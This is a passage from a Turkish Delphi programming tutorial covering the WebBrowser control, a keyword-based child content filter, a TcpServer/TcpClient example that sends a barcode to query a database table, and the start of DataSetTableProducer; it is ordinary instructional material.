Şayet programınızı internete açılmayan bir ağ için yazacaksanız yukarıdaki ayarları firmaya ait Network mühendisinden yardım alarak gerçekleştirmelisiniz (belki de tamamını network mühendisi yapacaktır ama siz yinede işinize yarayacak kadarını öğreniniz). Eğer internet üzerinden kullanılacaksa gerekli değerleri (IP Numarası-Subnet Mask vs) zaten bağlantıyı sağladığınız anda servis sağlayıcınız tarafından otomatik olarak bilgisayarınıza aktarılacaktır.

Şayet internet üzerinden devamlı olarak hizmet veren bir web Server uygulaması geliştirecekseniz, servis sağlayıcınızdan bir adet static "IP" numarası satın almalısınız (aksi takdirde bilgisayarınızın IP numarası değişebileceği için bilgisayarınızı kapatıp tekrar bağlanırsanız büyük olasılıkla sorunlarla karşılaşacaksınız).

Buradan sonra gösterilecek olan kontroller anlatılan konuları dikkate alarak hesap yapmakta ona göre bağlantı işlemlerini gerçekleştirebilmektedir.

Bu konular üzerinde daha detaylı bilgi edinmek için www.prestigeturk.com adresi ile bağlantı kurabilir, veya piyasada bulunan "Windows 2003 Server" kitabımızı (Prestij Yayıncılık) temin edebilirsiniz.

Internet Kontrolleri:

Şimdi sizlere internet üzerinde genel amaçlı kullanabileceğiniz kontrollerden bahsedeceğim. Proje içerisinde "**Internet**" yaprağı altında bu kontrollere ulaşabilirsiniz.

WebBrowser Kontrolü:

Bu kontrol sayesinde web sayfaları arasında gezinebilir. İstediğiniz sayfayı aktif hale getirebilirsiniz. Aşağıda kontrol tarafından kullanılan özellikler izah edilmektedir.

- **WebBrowser1.Navigate**

Parametre ile belirtilen web sayfasına erişmek için kullanılan methoddur. Aşağıdaki şekilde kolayca kullanılabilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  WebBrowser1.Navigate('www.Prestigeturk.com');
end;
```

Adres değerini string olarak girebileceğiniz gibi aşağıdaki şekilde formunuzun üzerindeki bir kontroldende aktarabilirsiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  WebBrowser1.Navigate(ComboBox1.Text);
end;
```

Şatey olayı "ComboBox" kontrolünden faydalanarak gerçekleştirecekseniz. "OnClick" yordamını kullanmalısınız.

```
procedure TForm1.ComboBox1Click(Sender: TObject);
begin
  WebBrowser1.Navigate(ComboBox1.Text);
end;
```

- **WebBrowser1.GoHome**

Ana Sayfaya dönmek için kullanılan methoddur. Kastedilen ana sayfa "Internet Explorer" tarafından belirlenmiş olan sayfanın web adresidir.

```
procedure TForm1.Button1Click(Sender: TObject);
//Ana Syfaya Dön
begin
  WebBrowser1.GoHome;
end;
```

- **WebBrowser1.GoBack**

Dolaştığınız sayfalar içerisinde bir önceki sayfaya ulaşmak için kullanılan methoddur.

```
procedure TForm1.Button2Click(Sender: TObject);
//Önceki Sayfaya Dön
begin
  WebBrowser1.GoBack;
end;
```

Burada yeri gelmişken belirtelim. Şayet ilk sayfada iseniz ve gidecek başka sayfa olmadığı zaman uygulamanız size hata mesajı iletecektir. Oluşabilecek bu mesajı engelleyebilmeniz için kodu aşağıdaki şekilde değiştirmek zorundasınız (Aynı durum sonraki sayfa içinde geçerli olacaktır).

```
procedure TForm1.Button2Click(Sender: TObject);
//Önceki Sayfaya Dön
begin
  try
    WebBrowser1.GoBack;
  except
    Button2.Enabled:=false;
  end;
end;
```

- **WebBrowser1.GoForward**

WebBrowser içerisinde bir sonraki sayfaya geçilebilmesi için kullanılan methoddur. Şayet bu sayfa yoksa hata mesajı verecektir. Bu yüzden aşağıdaki şekilde kullanmalısınız.

```
procedure TForm1.Button3Click(Sender: TObject);
//Sonraki Sayfaya Git
begin
  try
    WebBrowser1.GoForward;
  Except  //hata olursa işler
    Button3.Enabled:=false;
  end;
end;
```

- **WebBrowser1.GoSearch**

"Internet Explorer" içerisinde belirlenmiş olan arama sayfasına ulaşmak için kullanılan methoddur.

```
procedure TForm1.Button4Click(Sender: TObject);
//Arama Sayfasına Git
begin
  WebBrowser1.GoSearch;
end;
```

- **WebBrowser1.LocationURL**

Bağlanılan sayfanın web adresini tutan özelliğidir. Sayfa değiştiği zaman ComboBox içerisindeki veriyi bu özellikle değiştirebilirsiniz.

```
procedure TForm1.Button1Click(Sender: TObject);
//Ana Syfaya Dön
begin
  WebBrowser1.GoHome;
  ComboBox1.Text:=WebBrowser1.LocationURL;
end;
```

- **WebBrowser1.LocationName**

Bağlandığınız sayfanın adresinin bulunduğu ilk ismi döndüren özelliğidir.

Uygulama 1: WebBrowser Örneği

Aşağıdaki tasarımı oluşturup gerekli kod bloğunu "Unit" pencerenizdeki yordamlara ekleyiniz.



```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ComBoBox1.Items.Add('http://www.prestigeturk.com');
  ComBoBox1.Items.Add('http://www.gazi.edu.tr');
  ComBoBox1.Items.Add('http://www.superonline.com');
  ComBoBox1.Items.Add('http://www.mynet.com');
  ComboBox1.ItemIndex:=0;//ilk elemanı göster
  WebBrowser1.Navigate(ComboBox1.Text);
end;
procedure TForm1.ComboBox1Click(Sender: TObject);
begin
```

```
  WebBrowser1.Navigate(ComboBox1.Text);
  Button2.Enabled:=true;
  Button3.Enabled:=true;
end;
procedure TForm1.Button1Click(Sender: TObject);
//Ana Syfaya Dön
begin
  WebBrowser1.GoHome;
  ComboBox1.Text:=WebBrowser1.LocationURL;
end;
procedure TForm1.Button2Click(Sender: TObject);
//Önceki Sayfaya Dön
begin
  try
    WebBrowser1.GoBack;
  except
    Button2.Enabled:=false;
    Button3.Enabled:=true;
  end;
end;
procedure TForm1.Button3Click(Sender: TObject);
//Sonraki Sayfaya Git
begin
  try
    WebBrowser1.GoForward;
  except
    Button3.Enabled:=false;
    Button2.Enabled:=true;
  end;
end;
procedure TForm1.Button4Click(Sender: TObject);
//Arama Sayfasına Git
begin
  WebBrowser1.GoSearch;
  ComboBox1.Text:='www.mmicrosoftsourch.com';
end;
procedure TForm1.ComboBox1Change(Sender: TObject);
begin
  WebBrowser1.Navigate(ComboBox1.Text);
  Button2.Enabled:=true;
  Button3.Enabled:=true;
end;
```


```
procedure TForm1.ComboBox1KeyPress(Sender: TObject; var Key: Char);
begin
  if Key=#13 Then
    WebBrowser1.Navigate(ComboBox1.Text);
end;
```

Uygulama 2:Sakıncalı Sayfalar İçin WebBrowser Örneği

Aşağıdaki uygulamada belirleyeceğimiz kelimelerin içerisinde geçeceği web sayfalarına girişi engelleyeceğiz. Burada kullanılan "**WebBrowser1DownloadBegin**" yordamı web sayfası indirilmeye başlandığı anda otomatik olarak işleyecektir. Burada yaptıracağınız kontrolle sayfanın güvenli olup olmadığını kontrol ettirebilirsiniz.



Yukarıdaki formda ComboBox içerisine "sex" veya "eritica" kelimelerini kullanırsanız sayfayı açamayacak ve aşağıdaki mesaj ile karşılaşacaksınız.



Mesaj iletildikten sonrada belirtilen kod çerçevesinde ana sayfaya ulaşılabilmektedir.

Uygulama için kullanılan tüm kod bloğu aşağıda verilmiştir. Dikkatlice inceleyiniz.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  ComboBox1.Items.Add('http://www.prestigeturk.com');
  ComboBox1.Items.Add('http://www.microsoft.com');
  ComboBox1.Items.Add('http://www.mynet.com');
  ComboBox1.Items.Add('http://www.superonline.com');
  ComboBox1.ItemIndex:=0;//ilk elemanı göster
  WebBrowser1.Navigate(ComboBox1.Text);
  RadioButton1.Checked:=true;
end;
procedure TForm2.Button1Click(Sender: TObject);
//Ana Sayfaya Git
begin
  WebBrowser1.GoHome;
end;
procedure TForm2.Button2Click(Sender: TObject);
//Önceki Sayfa
begin
  try
    WebBrowser1.GoBack;
    ComboBox1.Text:=WebBrowser1.LocationURL;
  except
    Button2.Enabled:=false;
  end;
end;
procedure TForm2.Button3Click(Sender: TObject);
//Sonraki Sayfa
begin
  try
    WebBrowser1.GoForward;
    ComboBox1.Text:=WebBrowser1.LocationURL;
  except
    Button3.Enabled:=false;
  end;
end;
procedure TForm2.Button4Click(Sender: TObject);
//Arama Sayfasına Git
begin
  WebBrowser1.GoSearch;
  WebBrowser1.Navigate('www.microsoftsourch.com');//siz değiştirin
```

```
end;
procedure TForm2.WebBrowser1DownloadBegin(Sender: TObject);
var
  i,j:Integer;
  aranan:AnsiString;
begin
  aranan:=ComboBox1.Text;
  Form2.Text:=aranan;
  i:=Pos('sex',aranan);//içinde ara
  j:=Pos('erotica',aranan);
  if (i<>0)or(j<>0) Then //İçinde varsa
    begin
      if RadioButton2.Checked Then//işaretli ise
        begin
          ShowMessage('Bu Sayfa Çocuklara Göre Değil');
          WebBrowser1.GoHome;//Ana sayfaya dön
          ComboBox1.Text:='http://www.mynet.com';//ana sayfanız neyse
          exit;
        end;
    end;
end;
procedure TForm2.ComboBox1KeyPress(Sender: TObject; var Key:
Char);
begin
  if Key=#13 Then
    begin
      WebBrowser1.Navigate(ComboBox1.Text);
      ComboBox1.Items.Add(ComboBox1.Text);
    end;
end;
procedure TForm2.ComboBox1Click(Sender: TObject);
begin
 WebBrowser1.Navigate(ComboBox1.Text);
 ComboBox1.Items.Add(ComboBox1.Text);
end;
```

Uyarı:Bu kontrol sisteminizin kullandığı Browser üzerinden sayfalara ulaşabilmektedir. Bu yüzden muhakkak kullandığınız bir Browserin bilgisayarınızda aktif olması gerekecektir.

TcpServer Kontrolü

Bu kontrol sayesinde "Tcp/IP" kullanan ağlarda haberleşme işlemi kolayca sağlanabilmektedir. Kontrole ait özellikler aşağıda listelenmektedir.

- **TcpServer1.LocalPort**

Bilgisayarların birbirleriyle haberleşecekleri port bu özellikle belirlenir. Port numaralarında dikkat etmeniz gereken bir husus vardır. Bir veriyi hangi numaradan gönderiyorsanız, yine o numaralı porttan dinlemelisiniz. Aksi takdirde port dinleme işleminiz başarısızlıkla sonuçlanacaktır.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  TcpServer1.LocalPort:='20000';//string tip
end;
```

- **TcpServer1.Active**

Portun dinlenmeye başlanması için gerekli olan özelliktir. True değerinin aktarılması o portun dinlemeye alındığı anlamını taşımaktadır (Bu işlemi port numarasını belirledikten sonra yapın).

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  TcpServer1.LocalPort:=20000;
  TcpServer1.Active:=True;//20000 numaralı portu dinlemeye al
end;
```

- **OnAccept Yordamı**

"TcpServer" kontrolü bu yordamı kullanarak portan gelen veriyi ve bilgiyi gönderen bilgisayara ait özellikleri öğrenebilir. Aşağıdaki şekilde tanımlanmıştır. Lütfen açıklamalara dikkat ediniz.

```
procedure TForm1.TcpServer1Accept(Sender: TObject;
  ClientSocket: TCustomIpClient);
begin
end;
```

Prosedür içerisinde "ClientSocket" isimli bir değişken tanımlıdır. Bu değişkeni kullanarak gönderilen mesajı, gönderen bilgisayarın "IP" numarasını, bilgisayar ismini, port numarasını vs. kolayca öğrenebilirsiniz.

- **ClientSocket.RemoteHost**

Bu özellik ile mesajı gönderen bilgisayarın "IP" numarasını öğrenebilirsiniz.

```
procedure TForm1.TcpServer1Accept(Sender: TObject;
  ClientSocket: TCustomIpClient);
begin
  ListBox1.Items.Add(ClientSocket.RemoteHost); //ip numarasi
end;
```

- **ClientSocket.LocalHostAddr**

Bu özellikle lokal bilgisayarın "IP" numarası öğrenilebilir.

```
procedure TForm1.TcpServer1Accept(Sender: TObject;
  ClientSocket: TCustomIpClient);
begin
  ListBox1.Items.Add(ClientSocket.LocalHostAddr);//ip numarası
end;
```

- **ClientSocket.LocalHostName**

Bu özellik ile Bilgisayarın ismini öğrenebilirsiniz.

```
procedure TForm1.TcpServer1Accept(Sender: TObject;
  ClientSocket: TCustomIpClient);
//Bilgisayar ismi
begin
  ListBox1.Items.Add(ClientSocket.LocalHostName);//bilgisayarın adı
end;
```

- **ClientSocket.Receiveln()**

Porta gelen veri bu method kullanılarak okunabilir. Methoddan geriye string içerikli değer döndüğü için direk string tipte bir değişkene aktarılabilir.

```
procedure TForm1.TcpServer1Accept(Sender: TObject;
  ClientSocket: TCustomIpClient);
  var
    x:AnsiString;
begin
  ListBox1.Items.Add(ClientSocket.RemoteHost); //ip numarasi
  x:=ClientSocket.Receiveln();//portu oku
  ListBox2.Items.Add(x); //ListBoxa aktar
end;
```

TcpClient Kontrolü

Bu kontrolü kullanarak "TCPServer" kontrolüne bilgi gönderilebilir, veya "TCPServer" kontrolünden gelen mesajlar okunabilir. Kontrole ait genel özellikler aşağıda verilmiştir.

- **TcpClient1.RemoteHost**

Bu özellik sayesinde mesajın gönderileceği bilgisayar belirlenecektir. Aktarılacak olan değer string tipte veri olup, diğer bilgisayarın "IP" numarası olacaktır.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  TcpClient1.RemoteHost:='10.11.0.180' ;// bu makineye mesaj gönderilecek
end;
```

- **TcpClient1.RemotePort**

Diğer bilgisayarla haberleşilecek olan port numarası bu özellikle belirlenir. String tipte bir değer atanabilir. Unutmayın "TcpServer" hangi portu dinliyorsa o numaralı porttan veri gönderebilirsiniz.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  TcpClient1.RemoteHost:='10.11.0.180' ;// bu makineye mesaj gönderilecek
  TcpClient1.RemotePort:='20000';//Bu porttan gönderilecek
end;
```

- **TcpClient1.Active**

Bağlantı işleminin gerçekleşebilmesi için gerekli olan özelliğidir. İkinci kez veri aktarılacağı zaman tekrar aktifleştirilmelidir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  TcpClient1.Active:=false; //kapat
  TcpClient1.Active:=True;//Aç
end;
```

- **TcpClient1.Sendln()**

"TcpServer" kontrolüne mesaj göndermek için kullanılan methoddur. Gönderilecek olan mesaj string tipte bir değişkenin değeri olacaktır.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  TcpClient1.Active:=false; //kapat
  TcpClient1.RemoteHost:='10.11.0.180' ;// bu makineye mesaj gönderilecek
  TcpClient1.RemotePort:='20000';//Bu porttan gönderilecek
  TcpClient1.Active:=TRUE; //aç
  TcpClient1.Sendln('NEHABER');//Gönder
end;
```

- **OnConnect Yordamı**

"TcpServer" kontrolü ile bağlantı sağlandığı anda otomatik olarak işleyen bir yordamdır.

```
procedure TForm1.TcpClient1Connect(Sender: TObject);
begin
 ShowMessage('Server İle Bağlantı Sağlandı');
end;
```

- **OnDisConnect Yordamı**

"TcpServer" bilgisayarı ile bağlantı koptuğu anda otomatik olarak işleyen bir yordamdır. "TcpClient1.Active:=false" satırı bu yordamı işletecektir.

```
procedure TForm1.TcpClient1Disconnect(Sender: TObject);
begin
  ShowMessage('Başlantı Kesildi');
end;
```

- **OnSend Yordamı**

"TcpServer" kontrolüne mesaj gönderildiği anda otomatik olarak işleyen bir yordamdır.


```
procedure TForm1.TcpClient1Send(Sender: TObject; Buf: PAnsiChar;
  var DataLen: Integer);
begin
  Label1.Caption:='Mesaj Gönderiliyor';
end;
```

Uygulama 3:Diğer Bilgisayardaki Tabloyu Sorgulamak:

Örneğimiz için iki adet uygulama geliştireceğiz. Birincisi tablo bilgilerimizin yer aldığı server uygulaması (server uygulamasının işletim sistemiyle herhangi bir ilgisi yoktur. TcpServer kontrolünü kullandığı için server uygulaması olarak adlandırılacaktır), ikincisiyse ürünün numarasını diğer bilgisayardan gönderecek olan "Client" uygulaması. İki projeye ait tasarım aşağıda verilmektedir. Adımları sırasıyla izleyiniz.

Server Uygulaması:


Bu uygulama için öncelikle aşağıdaki tabloyu paradox içerisinde oluşturup "**gazi**" aliasının içerisine "**URUN**" ismiyle kaydediniz.



Ardından içerisine gerekli olan kayıtlarınızı giriniz. Artık formunuzun tasarımına başlayabilirsiniz.

- Birinci adımda formunuza bir adet "**Query**" kontrolü ekleyerek "**DataBaseName**" özelliğine "**gazi**" ismini aktarınız.
- İkinci adımda formunuza bir adet "**DataSource**" kontrolü yerleştirip "**DataSet**" özelliğine "**Query1**" kontrolünü aktarınız.
- Üçüncü adımda formunuza bir adet "**DBGrid**" nesnesi yerleştirip "**DataSource**" özelliğine "DataSource1" kontrolünü aktarınız.

❖ Dördüncü adımda formunuza "**Internet**" yaprağında yer alan "**TcpServer**" kontrolünden bir adet yerleştirerek aşağıdaki tasarımı oluşturunuz.




❖ Beşinci adım olarak aşağıdaki kod bloğunu "Unit" pencerenize ekleyiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
//Açılışta hepsini göster
begin
  Query1.SQL.Clear;
  Query1.SQL.Add('Select * From URUN');
  Query1.Open;
  TcpServer1.LocalPort:='20000';
  TcpServer1.Active:=True;
end;
procedure TForm1.TcpServer1Accept(Sender: TObject;
  ClientSocket: TCustomIpClient);
//Porttan oku ve sorgula
var
  veri:AnsiString;
  deger:Integer;
begin
  veri:=ClientSocket.Receiveln();//portu oku
  deger:=StrToInt(veri);
  Query1.SQL.Clear;
  Query1.SQL.Add('Select * From URUN Where BARKODNO=:BAR');
  Query1.Params[0].AsInteger:=deger;
  Query1.Open;
end;
```

Şimdi oluşturduğunuz bu projeyi kaydedip diğer uygulamayı geliştirmeye başlayınız (kaydettikten sonra bir kez çalıştırın, exe si oluşsun).

Client Uygulaması


Server uygulamasına parametre değerini gönderecek olan "Client" uygulaması için aşağıdaki tasarımı oluşturunuz.



- Birinci adımda formunuza bir adet **label**, bir adet **Edit** ve bir adet **Button** kontrolü yerleştiriniz.
- İkinci adımda formunuza "**Internet**" yaprağında yer alan "**TcpClient**" kontrolünden bir adet yerleştirip aşağıdaki kod bloğunu da "Unit" penceresine ekleyiniz.


```
procedure TForm1.Button1Click(Sender: TObject);
var
  veri:AnsiString;
begin
  veri:=Edit1.Text;
  TcpClient1.Active:=false;
  TcpClient1.RemotePort:='20000';
  TcpClient1.RemoteHost:='10.11.0.180';//Diğer IP Numaranız olacak
  TcpClient1.Active:=true;
  TcpClient1.Sendln(veri);//gönder
end;
```

Şimdi server uygulamasını çalıştırın. Aşağıdaki şekilde tüm kayıtlar listelenecektir.




Şimdi de Client uygulamasının “exe” sini çalıştırıp iki pencereyide aşağıdaki şekilde alt alta alın.

Server Uygulaması



Client Uygulaması



“Client Uygulamasında” Edit kutusuna sorgulama kriteriniz olan “Barkod” Numarasını girip “Gönder” isimli düğmeye tıklayınız. “Server Uygulaması” için ekran görüntünüz yukarıdaki pencerede olduğu gibi sadece “50” numaralı ürünün gösterildiği tek kayıtlık bir hal alacaktır.

DataSetTableProducer Kontrolü

Bu kontrol sayesinde hiç bir kod kullanmadan tablolarınızdaki kayıtları "html" formatına aktarıp web sayfanızda yayımlayabilirsiniz. Kullanımı sonderece basittir. Aşağıda özellik ve methodları verilmektedir.

- **DataSetTableProducer1.DataSet**

Html kodu oluşturulacak tablo bu özellikle belirlenir. Kodla veya "Object Inspector" penceresinden belirleyebilirsiniz.

```
procedure TForm1.ListBox1Click(Sender: TObject);
begin
  DataSetTableProducer1.DataSet:=Table1;
end;
```

- **DataSetTableProducer1.Caption**

"Html" kodu içerisinde "Title" da yer alacak başlık bu özellikle belirlenir.

```
procedure TForm1.ListBox1Click(Sender: TObject);
begin
   DataSetTableProducer1.Caption:='SIRKET KAR DURUMU';
End;
```

- **DataSetTableProducer1.content**

